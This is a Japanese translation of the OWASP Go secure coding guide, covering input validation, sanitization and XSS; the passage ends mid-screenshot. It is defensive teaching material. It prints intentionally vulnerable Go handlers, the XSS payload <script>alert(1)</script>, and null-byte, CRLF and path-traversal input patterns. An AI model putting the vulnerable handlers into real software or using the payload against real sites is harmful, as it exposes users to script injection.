



OWASP

The Go Language Guide

Web Application Secure Coding Practices




Table of Contents

日本語翻訳にあたって	1.1
はじめに	1.2
<input type="checkbox"/> 入力値のバリデーション	1.3
<input type="checkbox"/> バリデーション	1.3.1
<input type="checkbox"/> サニタイズ	1.3.2
<input type="checkbox"/> 出力のエンコーディング	1.4
<input type="checkbox"/> XSS - クロスサイトスクリプティング	1.4.1
<input type="checkbox"/> SQL インジェクション	1.4.2
<input type="checkbox"/> 認証とパスワードの管理	1.5
<input type="checkbox"/> 認証情報の伝達	1.5.1
<input type="checkbox"/> 認証情報のバリデーションと保存	1.5.2
<input type="checkbox"/> パスワードポリシー	1.5.3
<input type="checkbox"/> その他のガイドライン	1.5.4
<input type="checkbox"/> セッション管理	1.6
<input type="checkbox"/> アクセスコントロール	1.7
<input type="checkbox"/> 暗号に関するプラクティス	1.8
<input type="checkbox"/> 擬似乱数の生成	1.8.1
<input type="checkbox"/> エラー処理とロギング	1.9
<input type="checkbox"/> エラー処理	1.9.1
<input type="checkbox"/> ロギング	1.9.2
<input type="checkbox"/> データの保護	1.10
<input type="checkbox"/> 通信のセキュリティ	1.11
<input type="checkbox"/> HTTP/TLS	1.11.1
<input type="checkbox"/> WebSocket	1.11.2
<input type="checkbox"/> システム構成	1.12
<input type="checkbox"/> データベースのセキュリティ	1.13
<input type="checkbox"/> 接続	1.13.1
<input type="checkbox"/> 認証	1.13.2
<input type="checkbox"/> パラメータライズドクエリ	1.13.3
<input type="checkbox"/> ストアドプロシージャ	1.13.4
<input type="checkbox"/> ファイル管理	1.14
<input type="checkbox"/> メモリ管理	1.15
<input type="checkbox"/> 一般的なコーディングプラクティス	1.16
<input type="checkbox"/> クロスサイトリクエストフォージェリ	1.16.1
<input type="checkbox"/> 正規表現	1.16.2

バリデーション

How To Contribute	1.17
Final Notes	1.18

翻訳の対象について

本書は [Go-SCP の v2.6.2](#) を日本語翻訳したものです。

翻訳にあたって

本翻訳はテックタッチ（株）におけるセキュアコーディング講習資料作成の一環で作成されました。Go-SCPはセキュアコーディングにおける重要な項目を網羅していますが、Web開発の経験が短いエンジニアからすると、ここで書かれるプラクティスに従うべき理由が分からぬことがあるかもしれません。ベストプラクティスに対する、その背景が若干弱い章もある印象です。本翻訳を利用する場合は、[安全なWebサイトの作り方](#)や有償の書籍を参考にして「なぜ？」まで踏み込んで読むことをお勧めします。

意訳した箇所も多くありますが、原文を尊重して付加情報はなるべく載せていません。

また本翻訳は機械翻訳ではありませんが、<https://www.DeepL.com/Translator>（無料版）を利用しています。

間違いを見つけた場合

[GitHub イssue](#) から報告していただけると助かります。

始めに

Go Language - Web Application Secure Coding Practices は、[Go 言語](#)を使用して Web 開発しようとする人のために書かれたガイドです。

本書は、[Checkmarx Security Research Team](#)との共著であり、[OWASP Secure Coding Practices - Quick Reference Guide v2 \(stable\)](#)リリースに準拠しています。

本書の主な目的は、「実践的なアプローチ」を通じてよくある間違いを避けられるようになることと同時に、新しいプログラミング言語を学習できるようにすることです。本書は、開発中にどのようなセキュリティ上の問題が発生しうるかを示しながら、「どのように安全に行うか」について、十分なレベルの詳細を提供しています。

本書の意義

Stack Overflow が毎年行っている開発者調査によると、Go は 2 年連続で最も愛されているプログラミング言語のトップ 5 に入っています。その人気の急上昇からも、Go で開発されるアプリケーションはセキュリティを考慮して設計されることが非常に重要となっています。

Checkmarx Research Team は、開発者、セキュリティチーム、そして業界全体に対して、一般的なコーディングエラーについての教育を支援し、ソフトウェア開発プロセスで発生しがちな脆弱性についての認識を高めるために貢献しています。

この本のターゲット読者

Go Secure Coding Practices Guide の主なターゲット読者は、開発者です。特に、ほかのプログラミング言語での経験をすでにお持ちの方にお勧めです。

また、初めてプログラミングを学ぶ人で [Go tour](#) を修了している方にも、本書は非常に参考になります。

何を学べるのか

本書は、[OWASP Secure Coding Practices Guide](#) をトピックごとに解説しています。Go 言語を使用した例と推奨事項を通して学習することで、一般的な間違いや落とし穴を避けられます。

本書を読めば、安全な Go アプリケーションの開発に自信が持てることでしょう。

OWASP セキュア・コーディング・プラクティスについて

[Secure Coding Practices Quick Reference Guide](#) は、オープン Web アプリケーションプロジェクト（OWASP）の 1 つです。このプロジェクトは、『技術スタックにとらわれない一般的なソフトウェアセキュリティコーディングプラクティスを、開発ライフサイクルに組み込めるように包括的なチェックリストという形で提供しています。』と宣言されています（[出典](#)）。

OWASP 自体は、『あらゆる組織が信頼できるアプリケーションの構想、開発、導入、運用、保守できることを目的としたオープンなコミュニティです。すべての OWASP のツール、ドキュメント、フォーラム、チャプターはすべて無償で提供され、アプリケーションセキュリティの向上に興味のある者が誰でも利用可能で

バリデーション

す。』（[出典](#)）と宣言されています。

貢献するには

本書は、いくつかのオープンソースツールを使用して作成されています。どのようにゼロから作ったか興味がある方は、[貢献するには](#)をご覧ください。

入力値のバリデーション

Web アプリケーションのセキュリティにおいて、ユーザー入力とその関連データを精査しないことは、セキュリティリスクになります。このリスクに対して、「入力値のバリデーション」と「入力値のサニタイズ」によって対処します。これらは、アプリケーションの各階層で、サーバーの役割に応じて実行する必要があります。重要な注意点は、すべてのデータバリデーション手順は、信頼されたシステム（サーバー）上で行わなければならないことです。

[OWASP SCP Quick Reference Guide](#) には、入力値のバリデーションする際に開発者が注意すべき点を 16 の箇条書きで網羅しています。Injection が [OWASP Top 10](#) という脆弱性ランキングの 1 位となっていますが、これは開発者がアプリケーションを開発する際に、入力値に対する配慮を欠いてしまっているからです。

ユーザーとのインタラクションは、現在の Web アプリケーションパラダイムにおいて重要な開発要件です。Web アプリケーションのコンテンツや可能性がリッチになるにつれて、ユーザーとのインタラクションやデータの送信も増加します。こうした Web アプリケーションの進歩の中で、入力値のバリデーションは重要な役割を果たします。

アプリケーションがユーザーデータを扱う場合、入力データは **デフォルトでは安全でないとみなさなければならず**、適切なセキュリティチェックが行われた後にのみ受け入れられなければいけません。また、データソースが信頼できるものか、そうでないかを識別する必要があり、信頼されないソースの場合、検証チェックをしなければいけません。

このセクションでは、テクニックの概要と Go 言語のサンプルを通して問題点を説明します。

- バリデーション
 - 1. ユーザーインターフェイストラクション
 - ホワイトリストイング
 - パウンダリーチェック
 - 文字エスケープ
 - 数値バリデーション
 - 2. ファイルの操作
 - 3. データソース
 - システム間整合性チェック
 - ハッシュ合計
 - 参照整合性
 - 一意性チェック
 - テーブル・ルックアップ・チェック
- バリデーションの後
 - 1. 強制措置
 - アドバイザリーアクション
 - 検証作業
- サニタイズ
 - 1. UTF-8 の不正チェック
 - 小文字 (<) の変換
 - すべてのタグの削除
 - 改行、タブ、余分な空白の削除
 - オクテットの除去
 - URL リクエストパス

バリデーション

バリデーションとは、ユーザーの入力を一連の条件と照らし合わせてチェックすることです。それによってユーザーが本当に期待通りのデータを入力していることを保証します。

重要: バリデーションが失敗したら、その入力は拒否されなければならない。

これは、セキュリティの観点だけでなく、データの一貫性と完全性という観点からも重要です。データは通常、さまざまなシステムやアプリケーションで使用されるためです。

本章では、開発者が Web アプリケーションの開発の際に注意するべきことをリストアップします。

ユーザーインターフェイティ

ユーザーからの入力を許可するアプリケーションのコンポーネントはすべて、潜在的なセキュリティリスクとなります。アプリケーションを侵害しようとする脅威だけではなく、ヒューマンエラーによる誤入力からも問題は起こります。（統計的に、不正なデータが発生する原因の大半は人為的なものであることがほとんどです）Go では、このような問題からアプリケーションを保護する方法がいくつかあります。

Go にはネイティブのライブラリにはこのようなエラーを確実に防ぐためのメソッドが含まれています。文字列を扱う場合、以下のようなパッケージを利用できます。

例

- `strconv` パッケージは、文字列からほかのデータ型への変換を扱います。
 - `Atoi`
 - `ParseBool`
 - `ParseFloat`
 - `ParseInt`
- `strings` パッケージには、文字列とそのプロパティを処理するためのすべての関数が含まれています。
 - `Trim`
 - `ToLower`
 - `ToTitle`
- `regexp` パッケージは正規表現をサポートし、独自のフォーマットを扱えます¹。
- `utf8` パッケージは、UTF-8 テキストをサポートするための関数と定数を実装しています。ルーン文字とバイト列を変換する関数が含まれています。

UTF-8 でエンコードされたルーンのバリデーション

- `Valid`
- `ValidRune`
- `ValidString`

UTF-8 のエンコード

- `EncodeRune`

UTF-8 のデコード

- `DecodeLastRune`
- `DecodeLastRuneInString`
- `DecodeRune`
- `DecodeRuneInString`

バリデーション

Note: Go では `Forms` は、`String` 値の `Map` として扱われます。

そのほか、データの妥当性を保証するためのテクニックとして、以下のようなものがあります。

- ホワイトリストィング - 可能な限り、ホワイトリストィングによるバリデーションを採用します。[バリデーション](#) - [すべてのタグを取り除く](#) を参照してください。
- バウンダリーチェック - データや数値の長さをチェックします。
- 数値バリデーション - 入力が数値である場合にチェックします。
- ヌルバイトのチェック - `(%00)`
- 文字エスケープ - シングルクオテーションのような特殊文字をチェックします。
- 改行文字のチェック - `%0d`, `%0a`, `\r`, `\n`
- パス変換文字列のチェック - `.../ or \\...`
- 拡張 UTF-8 のチェック - 特殊文字の代替表現をチェックします。

Note: HTTP リクエストヘッダとレスポンスヘッダが、ASCII 文字だけで構成されていることを確認してください。

Go のセキュリティを扱うサードパーティパッケージが存在します。

- [Gorilla](#) - Web アプリケーションのセキュリティのために最もよく使われるパッケージの 1 つです。`websockets`, `cookie sessions`, `RPC` などをサポートしています。
- [Form](#) - `url.Values` と値をデコード、エンコードします。 `Array` と `Map` をサポートします。
- [Validator](#) - `Struct` と `Field` をバリデーションします。 対象は `Cross Field`、`Cross Struct`、`Map`、`Slice`、`Array` を含みます。

ファイル操作

ファイルを利用する際（ファイルの読み取りまたは書き込み）、それはほとんどの場合がユーザーデータの処理であるため常にバリデーションが行われるべきです。

そのほか、ファイルチェックとしては、ファイル名による存在確認があります。

さらなるファイルに関するテクニックは、[ファイル管理](#)に、エラー処理については、[エラー処理](#)に記載されています。

データソース

信頼できるソースから信頼度の低いソースにデータが渡される場合は、常に完全性のチェックが必要です。改ざんされておらず意図したデータであることを保証するためです。 そのほか、データソースのチェックには以下のものがあります。

- システム間整合性チェック
- ハッシュ合計
- 参照整合性 (Referential integrity)

Note : 最近のリレーションナル・データベースに備わる内部メカニズムによって、主キー・フィールドの値制約がなされていない場合、バリデーションの必要があります。

- 一意性チェック
- テーブル・ロックアップ・チェック

ポストバリデーション

データバリデーションのベストプラクティスによると、入力値バリデーションはあくまでもデータ検証のガイドラインの初步です。ポストバリデーションも実施する必要があります。ポストバリデーションはコンテキストによって異なり、以下の3つのカテゴリに分類されます。

- **エンフォースメント** アプリケーションとデータの安全性を高めるために、いくつかのタイプの方式が存在します。

- 提出されたデータが規格に適合しておらず、条件を満たすように修正しなければいけないことをユーザーに通知する方式。
- ユーザーから送信されたデータを、ユーザーに通知することなくサーバー側で修正する方式。インターラクティブなシステムに最適です。

Note : 後者は主に見た目の変更に使用されます（たとえば機密性の高いユーザーデータの切り捨ていなどはデータ消失につながる可能性があります）。

- **アドバイザリー** 変更を強制はしませんがシステムには入力に問題があったことが通知、記録されます。非インターラクティブなシステムに適しています。
- **ペリフィケーション** アドバイザリーアクションの中でも特殊なケースです。システムはユーザーに検証と修正を依頼します。ユーザーがその提案を受け入れるか判断します。

簡単に例を説明すると、請求アドレスの入力フォームで、ユーザーの入力に対してシステムが関連する住所を複数提案し、ユーザーがそれを受け入れると住所が補完入力され、受け入れなければ入力がそのまま残るといったシチュエーションです。

¹. 独自の正規表現を書く前に、[OWASP Validation Regex Repository](#)を見てください。 ↵

サニタイズ

サニタイズとは、送信されたデータを部分的に削除したり、置き換えたりする処理のことです。適切なバリデーションチェックが行われた後にデータの安全性を強化するために行われる追加的なステップです。

サニタイズの代表的な用途は以下の通りです。

比較演算子 < をエンティティに変換する

ネイティブパッケージ `html` には、サニタイズに利用できる関数が 2 つあります。HTML テキストをエスケープするためのものと、HTML をアンエスケープするためのものです。関数 `EscapeString()` は、文字列を受け取って、エスケープ処理した文字列を返します。たとえば文字列中の `<` が `<` にエスケープされます。

NOTE: この関数は次の 5 文字のみをエスケープします。 `<`、`>`、`&`、`'`、`"`

そのほかの文字は、手動でエンコードするか、サードパーティライブラリを使う必要があります。逆に、`UnescapeString()` という関数はエンティティを文字に変換します。

すべてのタグを取り除く

`html/template` パッケージには `stripTags()` 関数がありますが、これは プライベート関数なためエクスポートできません。ほかのネイティブパッケージにはすべてのタグを除去する関数がないのでサードパーティのライブラリを使うか、`stripTags()` 関連するプライベートなクラスや関数と一緒にコピーする必要があります。

これを実現するためのサードパーティライブラリには、以下のようなものがあります。

- <https://github.com/kennygrant/sanitize>
- <https://github.com/maxwells/sanitize>
- <https://github.com/microcosm-cc/bluemonday>

改行、タブ、余分な空白を削除する

`text/template` と `html/template` を用いて、アクションの区切り文字にマイナス記号 `-` を使用することでテンプレートから空白を削除できます。

```
{{- 23}} < {{45 -}}
```

は以下に変換されます

```
23<45
```

NOTE: マイナス記号 `-` がオープニングデリミタ `{{` の直後、またはクロージングデリミタ `}}` の直後に置かれていない場合は通常のマイナス記号 `-` として扱われます。

```
{{ -3 }}
```

バリデーション

は以下に変換されます。

-3

URLリクエストパス

`net/http` パッケージには、以下のような HTTP リクエストのマルチプレクサがあります。`ServeMux` です。これは、送られてくるリクエストをパターンマッチすることで、要求された URL に最も近いハンドラを呼び出します。さらに URL をサニタイズし、`.` や `..` 要素を含むリクエスト、またはスラッシュを繰り返すような URL パターンを、簡潔な同等の URL に変換してリダイレクトします。

簡単な Mux の例を示します。

```
func main() {
    mux := http.NewServeMux()

    rh := http.RedirectHandler("http://yourDomain.org", 307)
    mux.HandleFunc("/login", rh)

    log.Println("Listening...")
    http.ListenAndServe(":3000", mux)
}
```

NOTE: `ServMux` は `CONNECT` リクエストに対して URL リクエストのパスを [変更しないこと](#) に注意してください。リクエストメソッドを制限しない場合 [パストラバーサル脆弱性](#) にさらされる可能性があるということです。

以下のサードパーティパッケージは、ネイティブの HTTP リクエストマルチプレクサの代替となるものです。継続的にテストされ、メンテナンスされているパッケージを選択してください。

- [Gorilla Toolkit - MUX](#)

出力のエンコーディング

出力のエンコーディングは、[OWASP SCP Quick Reference Guide](#) のセクションには 6 つの箇条書きしかありません。しかし 出力のエンコーディングに関する悪い慣行が Web アプリケーション開発に広く浸透しており、その結果 [インジェクション](#) がトップの脆弱性となっています。

Web アプリケーションが複雑になればなるほど、データソースが多くなるのが普通です。たとえば、ユーザー、データベース、サードパーティのサービスなどです。そして収集されたデータは、さまざまなコンテキストで Web ブラウザなどのさまざまなメディアに出力されます。インジェクションを受けてしまうのはまさにこのタイミングです。

おそらく私たちがこのセクションで提示するセキュリティイシューについては、すでにお聞きになったことがあるものでしょう。しかし、どのように起こるのか、どのように回避するのか、本当にご存じでしょうか？

XSS - クロスサイトスクリプティング

開発者の多くは、XSS という単語を聞いたことがあっても、実際に悪用しようとしたことはないでしょう。

XSS は、2003 年から OWASP Top 10 のセキュリティリスクとして取り上げられており、今でもよくある脆弱性の 1 つです。2013年版では、攻撃ベクトル、セキュリティの弱点、技術的な影響、ビジネスへの影響についてなどかなり詳しく書かれています。

ユーザーから提供された入力値を利用して値を出力する場合、エスケープ処理と、サーバーサイドでのバリデーションを実施しない場合 XSS 脆弱性が生じます。(ソース)

Go 言語も、ほかの多目的プログラミング言語と同様に、XSS の脆弱性を防ぐために必要な条件はすべてそろっています。（比較的安全に対策ができるパッケージである）html/template のドキュメントは明快であるにもかかわらず。net/http や io パッケージを使った単純な「hello world」の例が（Web には）あり触れています。実はこうしたサンプルは、XSS の脆弱性を抱えていることがあります。

以下のようなコードがあったとしましょう：

```
package main

import "net/http"
import "io"

func handler (w http.ResponseWriter, r *http.Request) {
    io.WriteString(w, r.URL.Query().Get("param1"))
}

func main () {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```

このスニペットは、ポート 8080 で待ち受ける HTTP サーバーを作成し、起動します（main()）。そしてルート（/）へのリクエストを処理します。

リクエストを処理する handler() 関数は、クエリパラメータ param1 を待ち受け、レスポンストリーム（w）に書き込みます。

HTTP レスポンスヘッダ Content-Type が明示的に指定されていないため、WhatWG spec に従う http.DetectContentType のデフォルト値が使用されます。

すると、たとえば param1 を "test" とした場合、Content-Type には text/plain が指定されたレスポンスが送信されます。

バリデーション

Headers	Cookies	Params	Response	Timings
Request URL: http://192.168.122.246:8080/?param1=test				
Request method: GET				
Remote address: 192.168.122.246:8080				
Status code: ● 200 OK			Edit and Resend	Raw headers
Version: HTTP/1.1				
▼ Filter headers				
▼ Response headers (0.113 KB)				
Content-Length: "4"				
Content-Type: "text/plain; charset=utf-8"				
Date: "Tue, 07 Feb 2017 00:44:23 GMT"				
▼ Request headers (0.332 KB)				
Host: "192.168.122.246:8080"				
User-Agent: "Mozilla/5.0 (X11; Fedora; Linux x8...:51.0) Gecko/20100101 Firefox/51.0"				
Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"				
Accept-Language: "en-US,en;q=0.5"				
Accept-Encoding: "gzip, deflate"				
Connection: "keep-alive"				
Upgrade-Insecure-Requests: "1"				

逆にもし param1 の文字列の最初を "<h1>"、とすると Content-Type は text/html が指定されます。


Headers	Cookies	Params	Response	Timings	Preview
Request URL: http://192.168.122.246:8080/?param1=<h1>					
Request method: GET					
Remote address: 192.168.122.246:8080					
Status code: ● 200 OK			Edit and Resend	Raw headers	
Version: HTTP/1.1					
▼ Filter headers					
▼ Response headers (0.112 KB)					
Content-Length: "4"					
Content-Type: "text/html; charset=utf-8"					
Date: "Tue, 07 Feb 2017 00:43:52 GMT"					
▼ Request headers (0.336 KB)					
Host: "192.168.122.246:8080"					
User-Agent: "Mozilla/5.0 (X11; Fedora; Linux x8...:51.0) Gecko/20100101 Firefox/51.0"					
Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"					
Accept-Language: "en-US,en;q=0.5"					
Accept-Encoding: "gzip, deflate"					
Connection: "keep-alive"					
Upgrade-Insecure-Requests: "1"					

バリデーション

`param1` を任意の HTML タグにすると同様な挙動を示すと思われるかもしれません、そうはなりません。
`param1` を "`<h2>`"、"``" または "`<form>`" としても `Content-Type` は `text/html` ではなく `plain/text` になります。

ここで、`param1` を `<script>alert(1)</script>` としてみましょう。

[WhatWG spec](#) で定義された通り、`Content-Type` HTTP レスポンスヘッダは、`text/html` として送信され、`param1` の値がそのままレンダリングされてしまい、XSS（クロスサイトスクリプティング）が成功します。



この状況について Google に相談したところ、次のように教えてくれました。

content-type が自動的に設定されてブラウザで表示されることは実用上便利であり、意図通りの挙動です。プログラマーが `html/template` を使って適切にエスケープ処理することを期待します。

Google は、開発者はサニタイズとコードの保護に責任を負うものだと述べています。私たちはそのことには完全に同意します。しかし、セキュリティが優先される言語で、`Content-Type` のデフォルトとして `text/plain` ではないものまで勝手に指定されてしまうことが最善とは言えません。

`text/plain` や [text/template パッケージ](#) は、ユーザー入力をサニタイズしないので、XSS を回避できないということは肝に銘じましょう。

バリデーション

```
package main


import "net/http"
import "text/template"

func handler(w http.ResponseWriter, r *http.Request) {
    param1 := r.URL.Query().Get("param1")

    tmpl := template.New("hello")
    tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
    tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```

param1 を "<h1>" にすると、Content-Type が text/html として送信されます。これが XSS の脆弱性の元になるのです。



The screenshot shows the Mozilla Firefox developer tools Network tab. The URL in the address bar is `http://192.168.122.246:8080/?param1=<h1>`. The Network tab shows one request: a GET request to `192.168.122.246:8080` with a status of 200, type html, transferred 4B, size 4B, and duration 1ms. The Content-Type header is listed as `text/html; charset=UTF-8`.

`text/template` を `html/template` のものに置き換えることで、安全に処理できます。

バリデーション

```
package main


import "net/http"
import "html/template"

func handler(w http.ResponseWriter, r *http.Request) {
    param1 := r.URL.Query().Get("param1")

    tmpl := template.New("hello")
    tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
    tmpl.ExecuteTemplate(w, "T", param1)
}


func main() {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```

この場合、`param1` が "`<h1>`" の状態でも、HTTP レスポンスヘッダ `Content-Type` は `text/plain` として送信されます。



それだけでなく `param1` は適切にエンコードされた状態でブラウザなどのメディアに出力されます。

バリデーション



The screenshot shows a Mozilla Firefox browser window. The address bar contains the URL `http://192.168.122.246:8080/?param1=<script>alert(1)</script>`. Below the address bar, the page content displays the raw payload: `<script>alert(1)</script>`. The browser's developer tools are open, specifically the Network tab. The Network tab shows one request: a GET request to the same URL. The request details are as follows:

